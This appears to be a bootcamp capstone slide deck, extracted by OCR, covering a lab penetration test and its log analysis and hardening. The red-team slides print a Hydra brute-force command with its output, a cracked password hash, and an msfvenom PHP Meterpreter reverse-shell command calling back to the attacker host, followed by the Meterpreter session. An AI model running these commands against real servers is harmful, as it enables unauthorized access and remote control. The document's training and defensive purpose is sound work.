Capstone Engagement


Assessment, Analysis, and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

Network Topology

Network Topology



Network

IP range: 192.168.1.0/24

Netmask: 255.255.255.0

Gateway: 192.168.1.1

Machines

IPv4: 192:168.1.100

OS: Cross-platform

Hostname: ELK

IPv4: 192.168.1.105

OS: Linux

Hostname: Capstone

IPv4: 192.168.1.90

OS: Linux

Hostname: Kali

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Capstone server 1	192.168.1.105	Victim/Host machine
Kali	192.168.1.90	Attacker machine
ELK server	192.168.1.100	Recorder of log data between attacker and victim machines Log data analysis interface (Kibana)
Unknown	192.168.1.1	Gateway Router

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Security Misconfiguration	Security holes, default settings or unprotected directories or files can allow attackers unauthorized access to system data.	Internal system data can be easily accessed and the entire system can possibly be compromised.
Broken Authentication	Allows an attacker to bypass authentication, or obtain user credentials to log onto a victim's system	Once access is gained, attackers can locate restricted or sensitive information, or place malicious code or files within the system
Code Injection (via PHP reverse shell)	Code injection allows an attacker to set up a PHP reverse shell listener on the victim's internal webdav directory	Through the listener, an attacker can access and receive information from the internal server, and view any changes made on that server

Exploitation: Security Misconfiguration

01

Tools & Processes
A Nmap scan was taken of the victim IP address, and HTTP port 80 was shown as open.The IP address was entered into the web browser, and a company directory index was shown. Reconnaissance was taken as all directories were searched.

02

Achievements
The attacker was granted access to the directory index without being routed to the company homepage over a secure connection (HTTPS port 443). The resulting reconnaissance showed mention of a hidden directory and the administrator of that directory.

03


Nmap scan shows open port 80.

```
root@Kali:~# nmap 192.168.1.105
Starting Nmap 7.80 ( https://nma
Nmap scan report for 192.168.1.1
Host is up (0.00045s latency).
Not shown: 998 closed ports
PORT    STATE SERVICE
22/tcp open  ssh
80/tcp open  http
```


Exploitation: Security Misconfiguration

03


Directory index when entering IP address.



File indicates Ashton as administrator of hidden directory.



Hidden directory access requires user credentials.



Exploitation: Broken Authentication

01

Tools & Processes
A brute force attack was engaged using Hydra. The Crack Station tool was used to decode a password hash.

02

Achievements
The brute force attack discovered the target employee password, allowing access to data within a sensitive directory. The decoded password hash allowed access to the company's internal server via the WebDav directory.

03

Brute Force command:

```
hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /company_folders/secret_folder/
```

Exploitation: Broken Authentication

03

Brute Force Attack Results

```
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10142 of 14344399 [child 5] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10143 of 14344399 [child 10] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "iluvgod" - 10144 of 14344399 [child 11] (0/0)
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-07-02 16:30:43
```

Password Hash Decode Results

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
d7dad0a5cd7c8376eeb50d69b3ccd352	md5	linux4u

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Exploitation: PHP reverse shell injection

01

Tools & Processes
Metasploit suite was used to create the payload and PHP reverse shell via msfvenom. Msfconsole and the listener were set. The exploit was ran, and the PHP shell was pulled into WebDav server connection.

02

Achievements
The listener was opened via a Meterpreter session, and access was granted to the victim's server via the WebDav directory. The attacker was able to access and open the flag.txt file.


03

Msfvenom command to set up listener and php shell:
msfvenom -p
php/meterpreter/reverse_tcp
lhost=192.168.1.90
lport=4444 >> shell.php

Exploitation: PHP reverse shell injection

03

Reverse shell set within victim's server via WebDav.



Flag.txt file located and the contents accessed:

```
40755/rwxr-xr-x   4096        dir   2020-05-19 10:04:21 -0700  home
100600/rw-------  8380064     fil   2020-05-11 02:14:26 -0700  vmlinuz.old
100644/rw-r--r--  16          fil   2019-05-07 12:15:12 -0700  flag.txt
40755/rwxr-xr-x   4096        dir   2019-05-07 11:16:46 -0700  var
```

```
meterpreter > cat flag.txt
b1ng0w@5h1sn@m0
meterpreter >
```

Blue Team

Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan

- What time did the port scan occur?
  - The port scan occurred on 7/2 at 22:50.
- How many packets were sent, and from which IP?
  - 9012 packets sent from IP 192.168.1.90
- What indicates that this was a port scan?
  - The large amount of connections attempted within a short amount of time between a source and a target host, where the destination port is always changing from connection to connection

Analysis: Identifying the Port Scan

	Time	destination.port
>	Jul 2, 2020 @ 22:50:30.005	8,888
>	Jul 2, 2020 @ 22:50:30.005	199
>	Jul 2, 2020 @ 22:50:30.005	3,389
>	Jul 2, 2020 @ 22:50:30.005	111
>	Jul 2, 2020 @ 22:50:30.005	135
>	Jul 2, 2020 @ 22:50:30.005	22
>	Jul 2, 2020 @ 22:50:30.005	1,025
>	Jul 2, 2020 @ 22:50:30.005	445
>	Jul 2, 2020 @ 22:50:30.005	554

Analysis: Identifying the Port Scan

9,012 hits

Jul 2, 2020 @ 20:00:00.000 - Jul 2, 2020 @ 23:00:00.000 — Auto

@timestamp per 5 minutes

Time	_source
Jul 2, 2020 @ 22:50:30.005	@timestamp: Jul 2, 2020 @ 22:50:30.005 destination.bytes: 56 destination.ip: 192.168.1.105 destination.port: 8,888 destination.packets: 1 event.kind: event event.category: network_traffic event.action: network_flow event.start: Jul 2, 2020 @ 22:50:20.073 event.end: Jul 2, 2020 @ 22:50:20.073 event.duration: 11,900 event.dataset: flow network.packets: 2


Analysis: Finding the Request for the Hidden Directory

- What time did the request occur? How many requests were made?
  - Outside of the Brute Force attack, two requests were made.
  - One request was made on 7/2 at 23:10, upon the first location of the hidden directory.
  - The second request was made on 7/2 at 23:41 when the attacker arrived to this location to log onto the directory (after discovering the password via the brute force attack)
- Which files were requested? What did they contain?
  - The file http://192.168.1.105/company_folders/secret_folder/ was requested. Within this file are instructions on how to log on and access the company's internal, WebDav directory.

Analysis: Finding the Request for the Hidden Directory

2 hits

Jul 2, 2020 @ 20:00:00.000 - Jul 3, 2020 @ 00:00:00.000 — Auto




Time	_source
Jul 2, 2020 @ 23:10:22.210	query: GET /company_folders/secret_folder/ user_agent.original: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firef @timestamp: Jul 2, 2020 @ 23:10:22.210 network.bytes: 1.1KB network.type: ipv4 network.transport: tcp network.protocol: htt network.direction: inbound network.community_id: 1:yeEP2UYH3Ik7Ehm24nH3PX0zloA= event.dataset: http event.duration: 0.3 event.start: Jul 2, 2020 @ 23:10:22.210 event.end: Jul 2, 2020 @ 23:10:22.211 event.kind: event event.category: network_traf status: Error host.name: server1 source.bytes: 343B source.ip: 192.168.1.90 source.port: 46068 type: http
Jul 2, 2020 @ 23:41:46.256	user_agent.original: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0 query: GET /company_folders/secret_

Analysis: Uncovering the Brute Force Attack

- How many requests were made in the attack?
  - 6531 total requests (includes two requests previously shown to discover and log onto hidden directory).
- How many requests had been made before the attacker discovered the password?
  - 6529 requests were made before the attacker discovered the password on 7/2 at 23:30.

Analysis: Uncovering the Brute Force Attack


Analysis: Uncovering the Brute Force Attack



Analysis: Finding the WebDAV Connection

- How many requests were made to this directory?
  - 694 requests were made to the WebDAV directory.
- Which files were requested?
  - The WebDAV file itself was requested 380 times.
  - The reverse shell file shell.php was requested 244 times
  - The passwd.dav file was requested 49 times.

Analysis: Finding the WebDAV Connection



Analysis: Finding the WebDAV Connection

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder/	6,534
http://192.168.1.105/webdav	380
http://192.168.1.105/webdav/shell.php	244
http://192.168.1.105/webdav/passwd.dav	49
http://192.168.1.105/webdav/	13

Export: Raw Formatted

Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans?

- Alert whenever a port scan is detected from a non-approved, external IP address. A possible threshold is 2 scans within 5 seconds.

System Hardening

What configurations can be set on the host to mitigate port scans?

- Open secure HTTPS port 443, and if possible, block unsecured HTTP port 80 from outside access.
- Set up the router to direct all web traffic to HTTPS port 443.
- Use an Intrusion Detection Service (IDS) or Intrusion Prevention Service (IPS) to identify and block traffic from external IP addresses that are making the port scans.
- Close SSH port 22 and any other ports not being used.

Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access?

- An alert to flag any login attempts from an unauthorized external IP or MAC address. A possible threshold is one successful login within one second, or three unsuccessful logins within 30 seconds.

System Hardening

What configuration can be set on the host to block unwanted access?

- Establish multi-factor authentication upon the login prompt, with reference to Ashton removed.
- Mentions to this file from other file paths and directories should be removed, as well as mentions to the file within Ashton's employee profile.
- Establish further access controls to hide this folder from non-authorized users.
- Create user credentials for Ashton, remove Ryan's name and password hash within file.

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks?

- An alert anytime one value within the user_agent.original field of the request contains ‘Hydra’. A possible threshold is one Hydra mention within one second.
- An alert anytime a large or unusual amount of 401 (Unauthorized) status codes are generated from one MAC or IP address. A possible threshold is 10 401 status codes generated within 30 minutes..

System Hardening

What configuration can be set on the host to block brute force attacks?

- Once the 401 status code threshold has been reached, block all traffic from the offending IP address for a specified period of time (30-60 minutes).
- Once the Hydra threshold has been reached, block all traffic and access from the requestor IP address.
- Optional - Block traffic from any web browser running Mozilla version 4.0. The attacker used this version, and most all other valid requests come from users running Mozilla 5.0

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory?

- An alert anytime an unauthorized IP or MAC address accesses the WebDav directory.

System Hardening

What configuration can be set on the host to control access?

- Set WebDAV to only be accessible via secure SSL connection (HTTPS port 443).
- Access WebDAV from external IP addresses via VPN only. Block WebDAV access from all other external IP addresses.
- Utilize multi-factor authorization to access the directory.
- Disable WebDAV, or move it to more secure Cloud file-editing and sharing programs, such as Microsoft OneDrive or Google Drive.

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads?

- An alert anytime a php, exe or other suspicious file is set within the WebDAV directory.
- An alert identifying traffic moving from a company's IP address to an external IP address on a specific port. A possible threshold may be 10 requests within a one minute period.

System Hardening

What configuration can be set on the host to block file uploads?

- Allow only specific remote IP addresses and ports for required services.
- Set up a proxy server with tightly controlled destination restrictions.
- Prevent code injection by regularly patching and web servers and applications.
- Remove the ability to upload files to this directory over a web interface

the End